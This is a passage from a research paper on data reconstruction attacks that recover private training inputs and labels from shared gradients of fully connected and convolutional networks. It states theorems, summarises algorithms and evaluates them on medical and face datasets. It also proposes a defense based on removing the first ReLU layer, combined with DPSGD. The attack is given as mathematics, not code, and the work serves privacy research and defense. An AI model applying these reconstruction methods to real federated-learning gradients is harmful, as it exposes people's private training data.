this property, we can practically detect the repetitive values in $[\overline{G}_H]_c/[\overline{G}_H]_1$ to determine the ExANs for the m-th sample and then collect the value at the corresponding index of the ratio vector $[\overline{G}_H]_c/[\overline{G}_H]_1$ as the corresponding ratio $\overline{g}_c^m/\overline{g}_1^m$. Similarly, by enumerating the class index c, we can again reduce the $M \times K$ variables in $\{(\overline{g}_c^m)_{c=1}^K\}_{m=1}^M$ to K variables. Below, we present two noteworthy remarks on inferring the label and determining the concrete values of $\overline{g}_c^m$ based on the ratio equations. For more implementation details, please refer to Algorithm B.1.

Remark 1 (Exact Label Inference)**.** *From (3), only if c hits the ground-truth label Y, then g_c is negative while the others are positive. This observation is also noticed by [52] independently. As a result, by checking the signs of the recovered ratios, the attacker can easily determine the ground-truth label Y of the data X. For details, please see Algorithm B.2.*

Remark 2 (Feasible Range of $\overline{g}_1$)**.** *Moreover, with the constraint that $\sum_{c\neq Y} \overline{g}_c = \sum_{c\neq Y} p_c \leq 1$, we can determine the feasible range $[0,\delta]$ of $\overline{g}_1$, where δ is a rather small constant in practice, which allows the attacker to use a random value in the range or run binary search to get satisfying results. Below, it is reasonable to assume $\overline{g_1}$ is known.*

(2) Inference of Activation Patterns: Based on the knowledge of the ExANs at the last ReLU layer, we present the following exclusivity condition under which the attacker can uniquely determine the activation pattern $(D_i^m)_{i=1}^H$ for each data sample.

Proposition 2. *Given the knowledge on the ExANs at the last ReLU layer, the attacker can determine $\{(D_i^m)_{i=1}^H\}_{m=1}^M$ with uniqueness, if each data sample X_m has at least one ExAN in D_i^m, $i \in \{1,...,H-1\}$.*

Below, we provide a brief algorithmic proof. In general, the procedure of determining the activation patterns is recursively done from the last to the first ReLU layer. Initially, we have already recovered at least two ExANs in D_H^m for each input X_m. Therefore, if we consider the j-th neuron as the ExAN for X_m, then the j-th column of $\overline{G}_{H-1}$ only consists of the gradient w.r.t. X_m. Hence, by checking the non-zero positions of the j-th column, we immediately get the diagonal terms of D_{H-1}^m. Similarly, with the $(H-1)$-th layer solved, the procedure can be done for the $(H-2)$-th layer, and so on, until the first layer. Readers may refer to Fig. 2 for better intuition. Meanwhile, the attacker can further determine the whole D_H^m for each m-th sample by solving the gradient equation w.r.t. the last bias vector b_{H-1} via dynamic programming. Details on the above algorithm can be found in Algorithm B.3.

An Upper Bound on Reconstruction Errors. After the loss vectors and the activation patterns are determined, the nonlinear gradient equation collapses to a system of linear scalar equations, which can be solved with off-the-shelf linear equation solvers (e.g., LSMR [6]). When the gradient equation is reduced to a linear form, the reconstruction error is influenced

by the number of scalar linear equations available to the attacker and the number of samples the attacker wants to solve. Specifically, for an attacker who solves the least-square-error solution of the linear gradient equation as an approximation to the victim's ground-truth data inputs, we derive the following error upper bound of data reconstruction.

Theorem 1 (Reconstruction Error Bound)**.** *Under the insecure boundary condition, when the sparsity of the gradient at each i-th layer satisfies* $1-\beta(\overline{G}_i) < \varepsilon_i \frac{\sqrt{d_i d_{i+1}}}{M \dim \mathcal{X}}$ *(Note:* $\beta(\overline{G}_i)$ *denotes the ratio of non-zero elements in the full gradient), then the attacker can reconstruct the labels exactly and recover the ground-truth data inputs* $\{X_m^*\}_{m=1}^M$ *within the following mean square error bound:*

$$\frac{1}{M}\sum_{m=1}^{M}\|X_m - X_m^*\|_2 < O(\sum_{i=0}^{H}\varepsilon_i(1-\beta(\overline{G}_i))(\sum_{m=1}^{M}\|X_m^*\|_2)) \quad (5)$$

Omitted technical proofs are all provided at the following link[1]. Intuitively, Theorem 1 details the quantitative relation between the upper bound of the average reconstruction error and several key characteristics about the victim. For example, when the gradient information provided to the adversary is sparser, the batch size or the dimension of the problem space is larger, then the ε_i increases according to the inequality in the premise, which in turn makes the error bound at the RHS of (5) larger and hence causes the reconstruction quality less stable. On the contrary, when the layer width d_i, d_{i+1} are enlarged and the gradient information stays at a similar level, the ε_i decreases and therefore the attacker can expect a smaller reconstruction error bound.

Extension to Convolutional Neural Networks. When attempting to extend the above analytical results to convolutional neural networks (CNNs), we notice *the weight parameters are shared among each input dimension for a convolutional layer but not for a linear layer* would inhibit a direct extension. Although a convolutional layer is mathematically equivalent to a sparse fully-connected layer in the forward phase, the former has a rather different behavior from a sparse linear layer during the backward phase, as the gradient signals conceptually propagated to each dimension of the weight of the equivalent sparse fully-connected layer are actually accumulated to the same weight parameter in the convolutional filter. In this situation, we could neither check the non-zero/zero elements in the gradients to determine the activation state of each neuron in the feature map, nor to determine the ExANs for each data sample, which inhibits the reduction of the otherwise nonlinear gradient equation to a solvable linear equation system. Moreover, even if the reduction were possible, the number of scalar gradient equations provided by convolution filters can be highly insufficient to form a determined equation system with a satisfying solution.

[1] https://tinyurl.com/2p8pvyra




Figure 4: Overview of our hybrid attack on CNN-based classification models.

In this work, we alternatively extend our proposed attack algorithm on FCN as a two-stage hybrid approach towards data reconstruction attacks on CNN-based classification models. As a mild assumption, we assume the target CNN-based classification model can be decomposed into explicitly as $f = \Phi \circ g$, where Φ is a feature extraction model mainly composed of convolutional and pooling operations, and g is an FCN for classification. This characterizes a common practice of CNN models in the real world [18, 45]. As Fig. 4 shows, our extended attack pipeline contains the following stages:

• **Stage 1.** At the first stage, we reconstruct the inputs (i.e., the feature maps) to the FCN g. Based on our obtained results on FCNs, the feature maps of each sample can be reconstructed with guaranteed reconstruction accuracy, under the condition of sufficient exclusivity, which we denote as $\{\hat{\Phi}_1, \ldots, \hat{\Phi}_M\}$.

• **Stage 2.** At the second stage, with the reconstructed feature maps, we aim to solve the input-output constraint $h(X_m) = \hat{\Phi}_m$ for each $m = 1, \ldots, M$ with gradient-based optimization algorithms. This is equivalent to an optimization problem $\arg\min_{X_m} \|\Phi(X_m) - \hat{\Phi}_m\|^2$. We name the optimization problem as the *feature matching problem* to distinguish it from the *gradient-matching problem* in (1) solved in learning-based data reconstruction attacks. In our implementation, we utilize the technique proposed in an interpretability-related work [47], which mainly models the variable X_m as the output of a trainable neural network $h(\cdot;\psi) : \mathbb{R}^d \to \mathcal{X}$ on a fixed random noise z, corresponding to the following optimization objective of our hybrid attack:

$$\arg\min_{\psi} \|\Phi(h(z_m;\psi)) - \hat{\Phi}_m\|^2, \quad (6)$$

where the optimization is conducted on the parameters of the model h.

As a final remark, we highlight the tight relation of our proposed hybrid attack on CNN with our analytic and attack techniques on FCN. On the one hand, our hybrid attack still exploits the key condition of sufficient exclusivity to separate out and reconstruct the feature map of each individual sample.

From our perspective, how to separate the information of each single data sample which is otherwise mixed in the average gradient is critical to the feasibility of data reconstruction attacks. On the other hand, without our attack algorithm on FCNs to reconstruct the feature map for each sample to a tolerably small error, one cannot bootstrap the otherwise challenging task of data reconstruction from the average gradient to the feature matching problem.

6 Privacy Enhancement via Exclusivity Reduction

Impossibility Results under Lack of Exclusivity. First, we show the lack of exclusivity leads to the impossibility of unique reconstruction, i.e., *given a ground-truth batch of data samples $\{X_i\}_{i=1}^M$, there always exist an infinite number of artifact batches which have exactly the same gradients as the ground-truth one.*

Theorem 2 (Impossibility of Reconstruction)**.** *For an FCN $f(X) = W_H\sigma(W_{H-1}\dots(W_1\sigma(W_0X+b_0)+b_1)\dots+b_{H-1})+b_H$ s.t. $d_1 < d_0$ and a batch of samples $\{X_i\}_{i=1}^M$, if $N_1^m = 0$ and $M > d_1$, then there always exists a linear space $\mathcal{Q} \subseteq \mathbb{R}^{d_0\times M}$, which satisfies: $\forall\Delta \in \mathcal{Q}$ and $\forall i = 1,\dots,H$,*

$$\overline{G}(\{(X_m,Y_m)\}_{m=1}^M;W_i) = \overline{G}(\{(X_m+\Delta_m,Y_m)\}_{m=1}^M;W_i) \quad (7)$$

$$\overline{G}(\{(X_m,Y_m)\}_{m=1}^M;b_i) = \overline{G}(\{(X_m+\Delta_m,Y_m)\}_{m=1}^M;b_i) \quad (8)$$

Moreover, when the input space has the interval constraints $X+\Delta \in [-1,1]^d$ (common for the image domain), the L2 norm of the largest perturbation Δ has the following lower bound,

$$\|\Delta\|_2^2 \geq \sum_{i=1}^{M} \|\eta_i\|_2^2 - Tr(A^\dagger AY^TY), \quad (9)$$

where $A = [\alpha_1^T,\dots,\alpha_M^T]$, $\vec{\alpha}_m = \sum_{c=1}^K \overline{g}_c^m([W_H]_c^T D_H^m \dots W_1 D_1^m)$, $Y = [\eta_1^T,\dots,\eta_1^T]$, and $\eta_i = |TP_0X_i|$ (where $|X|$ takes the absolute values of entries in X), with $P_0 = (I - W_0^\dagger W_0)$ and the columns of T are the left singular vectors of W_0.

In other words, Theorem 2 indicates, without additional information, each artifact batch is indistinguishable from the ground-truth batch for the adversary in our threat model. At the left of Fig. 5, we report the empirical values of the lower bound of the largest perturbation norm, where the largest perturbation that can be added to one pixel without changing the gradient is as large as 0.5 when the width of the first layer is 10, which forms a 25% relative deviation compared with the $[-1,1]$ range of a pixel's value. At the right of Fig. 5, we further visualize a batch of size 8 when the largest perturbation is added to the ground-truth data samples while preserving the average gradient calculated on a (d_0-7-512-K) FCN. As is shown, almost each single input can be obfuscated to an unrecognizable level while the average gradient of the




Figure 5: **Left**: The empirical values of the largest perturbation (per dim.) available in the perturbation subspace when the layer width varies, where the range of the y-axis marks the largest possible modification to an input dimension while making it stay in $[-1,1]$. **Right**: The artifact batches which share the same gradient (to a 10^{-8} numeric error) with the ground-truth batches on OrganMNIST.

obfuscated batch differs from the ground-truth one by an 10^{-8} numeric error. Combining the results above, we expect the existence of the perturbation subspace with a considerable size under the lack of exclusivity will have a positive effect on inhibiting the attacker from reconstructing useful information from the average gradient only.

Enhancing Gradient Privacy by Exclusivity Reduction. Although the above impossibility result under the lack of exclusivity poses a natural defense against data reconstruction attacks, we however notice with experiments that the situation of a batch of samples sharing the same activation pattern at the first hidden layer rarely happens. To utilize the above observation, we propose the exclusivity reduction strategy below to modify the conventional FCN architecture for ensuring the lack of exclusivity and thus the impossibility of unique reconstruction.

Corollary 1 (Exclusivity Reduction)**.** *When we remove the first ReLU layer in a conventional FCN, i.e.,*

$$W_H\sigma(W_{H-1}\dots(W_1\hat{\sigma}(W_0X+b_0)+b_1)\dots+b_{H-1})+b_H \quad (10)$$

where $\hat{}$ denotes the omission of the term, then, for a batch of samples $\{X_i\}_{i=1}^M$ s.t. $M > d_1$, there always exists a linear space $\mathcal{Q} \subseteq \mathbb{R}^{M\times d_0}$ such that for each $\Delta \in \mathcal{Q}$ and $i = 1,\dots,H$, Theorem 2 holds.

The motivation behind is straightforward: after the first ReLU layer is removed, every sample in a batch activates all the neurons in the first layer, which naturally guarantees the lack of exclusivity. Consequently, according to Theorem 2, we can construct infinitely many artifact batches which are considerably different from the ground-truth batch in perception yet indistinguishable in terms of the gradients (Fig. 5). Further, we show in Fig. C.3 that such a modification would

cause almost no performance degradation for the practical usage of FCNs.

As a final remark, exclusivity reduction is essentially different from collapsing the first two layers (e.g., $W_0 \in \mathbb{R}^{d_1 \times d_0}, W_1 \in \mathbb{R}^{d_2 \times d_1}$) into a single layer (i.e., $\tilde{W}_1 = W_2, \tilde{W}_0 = W_1 W_0 \in \mathbb{R}^{d_2 \times d_0}$), because, in the backward phase, the gradient information accessible to the attacker becomes $\nabla_{W_1 W_0} \ell(X, Y)$ after exclusivity reduction, which provides at most $d_0 \times d_2$ scalar equations to solve, instead of $\nabla_{W_0} \ell(X, Y)$, $\nabla_{W_1} \ell(X, Y)$, which brings at most $(d_0 + d_2) \times d_1$ equations to solve.

7 Evaluation Results

7.1 Overview of Evaluation

Datasets. We provide an overview on the 5 real-world datasets and the corresponding learning tasks in Table A.1. Based on considerations of research ethics, we choose public datasets to construct the data-sensitive scenarios for evaluations. As our attack requires almost no prior knowledge about the datasets, we do think the reported results would faithfully reflect the potential threats to the confidentiality of private training data in the real world. For more details on each scenario, please refer to Appendix A.

Evaluation Protocols. Following [12, 53], we first leverage the Hungarian algorithm [24] to find the best-matching pairs of reconstructed and ground-truth data inputs according to the pairwise mean square error (MSE). Then we compute the average of the following set of performance metrics over the best-matching pairs. We denote each reconstructed (ground-truth) data input as $\hat{X}_m$ (X_m).

• **Mean Square Error (MSE)** measures the L2 difference between the reconstructed input and the ground-truth input, averaged over coordinates. Formally, the MSE metric writes $\text{MSE}(\hat{X}_m, X_m) = \|\hat{X}_m - X_m\|_2 / \dim \mathcal{X}$, where $\dim \mathcal{X}$ is the dimension of the input space. The MSE is the lower the better.

• **Peak Signal-to-Noise Ratio (PSNR)** measures the ratio of the effective information and noises in the reconstructed images, which is also used in [12]. It formally computes as $\text{PSNR}(\hat{X}_m, X_m) = -10 \times \log_{10}(\text{MSE}(\hat{X}_m, X_m))$. It is worth to notice, although PSNR is a derived metric from MSE, it behaves slightly different when being averaged and provides a better perspective on comparing the recognizability of the reconstructed input, especially for the visual scenarios.

Besides, we report the label recovery accuracy, i.e., *LAcc*, which computes the ratio between the number of the labels present in both the ground-truth and the reconstructed label sets with the ground-truth batch size. Moreover, we also visualize the reconstructed results and incorporate human evaluation to better reflect the perceptual reconstruction quality.

7.2 Attacks inside Insecure Boundary

Comparison of Reconstruction Accuracy. We compare the performance of our proposed data reconstruction attack with two previous attacks, i.e., DLG [53] and Inverting [12], on each scenario in Table A.1, where the target FCN architecture is (d-512-K) and the batch size $M = 8$. We do not involve iDLG [52] as it is only applicable to gradient calculated on a single sample (Table 1). The **FCN** rows in Table 2 compare the performance of our proposed attack with the baselines.




Figure 6: Sampled reconstruction results on RetinaMNIST.

As the **LAcc** columns of Table 2 show, our attack algorithm reaches 100% accuracy when reconstructing the labels of each single sample in the batch, which conforms to the theoretical guarantee in Theorem 1. In terms of the MSE and PSNR metrics, our attack algorithm substantially outperforms all the baselines in most test cases. For example, the average PSNRs of our reconstruction results are observed to be larger than 35 in most cases, which corresponds to highly recognizable reconstruction results for human observers (Fig. 6). As a comparison, previous attacks tend to produce less recognizable reconstruction results. In the following, we provide more ablation studies to validate the robustness of our proposed attack once the batch has sufficient exclusivity. Due to the space limit on the main text, we omit the full results on all the datasets only if they do not violate the observations we make. The omitted results are all presented in Appendix C.

Attacks on Partially/Fully Trained Models. We provide experiments to show the effectiveness of our attack algorithm is not limited to attacking a randomly initialized neural network, but it can also successfully attack partially/fully trained neural networks. Specifically, we train a three-layer fully connected neural network (d_0-512-K) for 100 epochs, during which the model checkpoints are stored for every 10 epochs. We conduct our attack and the best baseline *Inverting* on 10 randomly sampled insecure batches. Fig. 7(a) reports the PSNR metrics on CIFAR-10 when the training epoch proceeds from 0 (i.e., *initial stage*) to 100 (i.e., *convergence*) with a stride of 10, where the shaded region reports the 95% confidence interval. As Fig. 7(a) shows, the performance of our attack remains stable throughout the whole training process. On CIFAR-10, the MSE of the reconstruction results remain at the 10^{-4} error

Table 2: Comparisons of reconstruction attacks on different scenarios. All statistics are averaged on 10 controlled repetitive tests, with the best in **bold**.

		DLG			Inverting			Ours		
		MSE	PSNR	LAcc	MSE	PSNR	LAcc	MSE	PSNR	LAcc
FCN	CIFAR-10	0.503	8.75	0.475	0.296	12.50	0.775	**0.001**	**48.12**	**1.000**
	RetinaMNIST	1.102	4.48	0.500	0.993	4.97	0.513	**0.030**	**19.88**	**1.000**
	DermaMNIST	0.15	10.87	0.450	0.095	17.11	0.775	**0.005**	**41.42**	**1.000**
	OrganMNIST	0.565	7.77	0.375	0.263	12.95	0.775	**0.012**	**43.56**	**1.000**
	Facescrub	0.604	6.94	0.475	0.360	11.59	0.588	**0.002**	**35.48**	**1.000**
LeNet-5	ImageNet	0.496	13.46	0.375	0.213	13.26	1.000	**0.046**	**19.52**	**1.000**
	ISIC	0.438	9.68	0.375	0.086	17.31	1.000	**0.071**	**24.93**	**1.000**
	Facescrub	0.699	7.77	0.500	0.245	12.73	0.625	**0.007**	**28.88**	**1.000**
AlexNet	ImageNet	0.513	9.06	0.375	0.370	10.57	0.875	**0.229**	**12.79**	**1.000**
	ISIC	0.247	12.51	0.500	0.093	17.32	0.875	**0.018**	**24.90**	**1.000**
	Facescrub	0.677	7.86	0.625	0.298	11.59	0.875	**0.037**	**20.48**	**1.000**
VGG-13	ImageNet	0.404	10.11	0.375	0.292	11.89	1.000	**0.087**	**17.55**	**1.000**
	ISIC	0.173	14.20	0.625	0.114	16.17	1.000	**0.006**	**28.14**	**1.000**
	Facescrub	0.255	12.01	0.125	0.212	13.25	0.875	**0.007**	**29.53**	**1.000**




Figure 7: The PSNR curve of reconstruction attacks when **(a)** the batch size, **(b)** the training epoch, **(c)** the layer width and **(d)** the number of layers vary.

level and the PSNR remains over 40. Conforming to Theorem 1, these phenomenons further validate that our attack algorithm works independent from the attack epoch.

Scalability for Realistic Batch Sizes. To validate the scalability of our proposed attack, we alternatively leverage an auxiliary algorithm in [35, Section 3.3] (referred to as *SOW*) to arbitrarily manipulate the activation pattern of a given input by adding a slight perturbation to the input. We specify the expected activation pattern of each sample in a randomly sampled batch of realistic batch sizes to satisfy the sufficient exclusivity condition. Then, we invoke SOW to generate the perturbations, and conduct our proposed attack on the average gradient of the perturbed batches of size varying from 1 to 128 by a multiplier of 2. Fig. 7(b) reports the PSNR metrics of our proposed attack and *Inverting* on Facescrub. We repeat the experiments on 10 randomly sampled batches, where the shaded part reports the 95% confidence interval of the results. As Fig. 7(b) shows, the performance of our attack remains strong when the batch size increases from 1 to realistic batch sizes like 64 and 128 (Visualization results can be accessed following Appendix C). For example, the average PSNR of our attack is 37.8 and 35.1 when the batch size is 1 and 128 respectively on Facescrub, while the PSNR of Inverting is only 14.1 and 11.2. Besides, according to the MSE and PSNR curves, the performance of our proposed attack is almost not correlated with the size of the batch to reconstruct only if the batch stays within the insecure boundary.

Attacks on Different Architectures. To test our attack on different FCN architectures, we vary the width d_1 of the ReLU layer of a 3-layer FCN (d_0-d_1-K) from 300 to 700 with a stride of 100. The corresponding PSNR for $M = 8$ on DermaMNIST is plotted in Fig. 7(c). Fixing the layer width as 512, we also increase the depth of the target FCN (d-512-K) by inserting additional ReLU layers of the same width incrementally to obtain FCNs of 3-6 layers. we report the corresponding PSNR curves on OrganMNIST in Fig. 7(d).

From Fig. 7(c)-(d), we observe when the layer width and the number of layers increase, the performance of the learning-based reconstruction attack does not show a clear upward trend, mainly because the gradient-descent-based optimizer is likely to get stuck at a local optimum [7] when the learning process converges, which is however distant from the ground-truth results. Consequently, the corresponding PSNR metrics only loosely reflect the intrinsic relation between the model size and the attack effectiveness. Meanwhile, as the PSNR of our attack remains over 20 in most cases, the improvement of attack performance is also not clear. Nevertheless, a deeper, wider FCN architecture does facilitate data reconstruction attacks according to our analysis: On the one hand, it increases the possibility of a batch to be insecure (Section 7.4). On the other hand, it provides the adversary more scalar equations to determine the data input, which, according to Theorem 1, lowers down the upper bound on the reconstruction error (Appendix B). To alleviate the threats of data reconstruction, one may consider reduce the size of the neural networks especially when the utility requirement is already met.

Hybrid Attacks on CNN-based Classification Models. we conduct our hybrid attack on a classical shallow CNN model, i.e., LeNet-5 [22], and two state-of-the-art deep CNN models, i.e., AlexNet [23] and VGG-13 [45], with three real-world datasets, namely, ImageNet [40], ISIC skin cancer dataset [14] and Facescrub [32] (upsampled to 224×224). The corresponding rows of Table 2 report the quantitative performance of our proposed attack and the baseline methods when the batch size is 8. For better intuition, we also visualize the reconstructed results for VGG-13 on batches from ISIC skin cancer dataset in Fig. 8. For accessing the omitted visualization on other datasets, please refer to Appendix C.

As we can see from Table 2, our newly proposed hybrid attack on CNN-based classification models outperforms previous attacks, namely, DLG and Inverting, by a non-trivial




Figure 8: Sampled results on the ISIC skin cancer dataset, reconstructed from the average gradient of VGG-13.

margin. For example, when reconstructing a batch from ISIC and Facescrub, our proposed attack achieves a PSNR over 20.0 consistently on all the three representative CNN architectures (with the highest PSNR very close to 30.0), which conforms to highly recognizable reconstruction results in Fig. 8. Moreover, by leveraging our proposed attack algorithm on the FCN classifier, we reach 100% accuracy in inferring the labels of each sample in the target batch.

Human Evaluation. Finally, we measure the reconstruction quality from the perspective of human perception. Specifically, we collect one group of reconstruction results of DLG, Inverting and our attack on the same batch in 8 test cases when the batch size is 8. Then we prepare a survey composed of 24 questions, each of which shows 4 images (3 reconstruction results for the same ground-truth image and the corresponding ground-truth image in a random order) and asks the participant to rank the 4 images in a decreasing order of recognizability. The study is conducted with 71 volunteer graduate students. This whole study has been approved by our institution's IRB. The approval process is similar to the exempt review in the US, as this study is considered as "minimal risk" by IRB staffs. After collecting the completed surveys, we evaluate the performance of our attack and the baselines in terms of the average discounted cumulative gain (DCG) of the corresponding reconstruction results in each ranking results. Table 3 reports the DCG score of our attack and the baselines on different models averaged over all the participants and the datasets, alongwith the 95% confidence interval. Appendix C presents more details, with a sample question in Fig. C.1.

Table 3: Comparison of different attacks in terms of perceptual reconstruction quality in terms of discounted cumulative gain (DCG).

	DLG	Inverting	Ours	Ground-Truth
FCN	0.432 ± 0.002	0.503 ± 0.003	$\mathbf{0.83 \pm 0.01}$	0.80 ± 0.01
LeNet-5	0.448 ± 0.004	0.487 ± 0.003	0.72 ± 0.02	$\mathbf{0.91 \pm 0.01}$
AlexNet	0.436 ± 0.004	0.502 ± 0.005	0.630 ± 0.006	$\mathbf{0.993 \pm 0.005}$
VGG-13	0.442 ± 0.006	0.496 ± 0.003	0.70 ± 0.01	$\mathbf{0.93 \pm 0.01}$

As Table 3 shows, the human evaluation results are strongly consistent with the performance evaluated with the automatic metrics. For example, on CNNs, our attack always has the second largest DCG score, which is only lower than the ground-truth, for all the target architectures, which conforms to the reported performance in Table 2 and indicates the effectiveness of our proposed hybrid extension. More strikingly, on FCNs, our attack even has a higher DCG score under human evaluation compared with the ground-truth, indicating that the reconstructed results from our algorithm are more frequently ranked as the most recognizable than the ground-truth, and conforms to the over 30 PSNR of our attack on FCNs.

7.3 Protection Effect inside Secure Boundary

In this part, we provide preliminary experimental results on how our proposed exclusivity reduction strategy weakens the privacy leakage from gradients. We include differentially-private SGD (DPSGD) [2] as a potential defense based on gradient obfuscation, orthogonal to our exclusivity reduction strategy which is based on architecture modification. Besides, we further consider a hybrid defense which combines exclusivity reduction with DPSGD. Specifically, we implement the gradient obfuscation procedure of DPSGD as in [2], where the gradient clipping constant is set as 1.0 and the standard deviation σ of the Gaussian noise as 0.1, 0.5 and 1.0. In the experiments, we simulate an attacker who leverages the best baseline data reconstruction attack *Inverting* on the average gradient (w/ or w/o obfuscation) of the same batch calculated on the following comparison groups.

- **Group A.** The base FCN (d_0-512-K), i.e., *Base*;
- **Group B.** An FCN of the same architecture as in Group A except that a ReLU layer of width 7 is inserted at the first layer (d_0-7-512-K), i.e., *Compression*;
- **Group C.** An FCN which shares the same parameters with the model in Group B but has the ReLUs in the first layer removed, i.e., *Compression+w/o ExAN*;
- **Group D.** An FCN of the same architecture as in Group B and the gradient is obfuscated with DPSGD, i.e., *Compression+DPSGD* ($\sigma = 0.1, 0.5, 1.0$);
- **Group E.** An FCN of the same architecture as in Group C and the gradient is obfuscated with DPSGD, i.e., *Compression+DPSGD+w/o ExAN* ($\sigma = 0.1, 0.5, 1.0$),

where we choose the width of the non-ReLU layer as 7 because this setting is expected to enhance the privacy of a batch with its size $M \geq 8\ (= 7+1)$ according to Corollary 1, which is also a common setting on the maximal size of a batch under attack in previous attacks. For all the five comparison groups, we repetitively conduct the attack on 100 randomly sampled batches, and collect the average MSE and PSNR as indicators of the reconstruction quality. Fig. 9 presents the box-plots of the performance metrics on RetinaMNIST. The omitted results on other datasets are in Appendix C.

First, comparing the PSNR on Group A & B in Fig. 9, we




Figure 9: The reconstruction quality of *Inverting* on RetinaMNIST when applied on 5 comparison groups with different architectures or implemented with different defense strategies.

observe the Inverting attack on RetinaMNIST has almost the same performance whether a 7-unit ReLU layer is inserted into the original model, which indicates the model compression only has a very slight effect in weakening the reconstruction quality. As a comparison, our proposed exclusivity reduction strategy substantially decreases the PSNR of the reconstruction: The PSNR for Group C is 20% lower than the PSNR of Group A & B. The results imply that exclusivity reduction does play a non-trivial role in weakening the effectiveness of data reconstruction when the compression effect of the shallow layer of width 7 is left out.

Next, comparing the attack performance on Group C and D, we observe that the attack effectiveness of Inverting is weakened on both groups, which supports that the mitigation strategies via architecture modification or via gradient obfuscation can both alleviate the information leakage from the gradient. Meanwhile, by comparing the decrease in PSNR, we observe that the DPSGD provides as a slightly more effective defense than exclusivity reduction, for which we infer the reason is DPSGD works by directly obfuscating the gradient, the immediate information source exploited by data reconstruction, while our strategy works by reducing the neuron exclusivity, a more in-depth factor which guarantees the non-uniqueness of reconstruction. The orthogonality of these two approaches further inspires us to evaluate a more effective defense which combines our strategy for eliminating the insecure exclusivity state and DPSGD for gradient obfuscation. As the reported performance on Group E shows, this new combination exhibits a larger decrease on the reconstruction quality, while, with regression tests, we observe almost no further trade-off on the normal utility.

7.4 Impact Factors on Exclusivity States

Finally, we empirically study how the layer width, the network depth, the training epoch and the label composition in a batch would influence the statistics of batches which satisfy the sufficient exclusivity condition (i.e., *insecure batch*). Generally, we set the base FCN architecture as a three-layer FCN (d_0-512-K), vary the architecture as specified by the experimental purpose, test the validity of the sufficient exclusivity condition for 1000 randomly sampled batches of size 8, and report the proportion of the insecure batches in Fig. 10. Specifically, the model configurations in Fig. 10(a)-(c) are the same as the ones in Fig. 7, while, in Fig. 10(d), we report the proportion of valid batches which consist of 8 samples from the same class, which are averaged over all the classes during the training process, to measure the impact of label composition in a training batch on its exclusivity state.




Figure 10: The proportion of insecure batches in 1000 randomly sampled batches under different configurations.

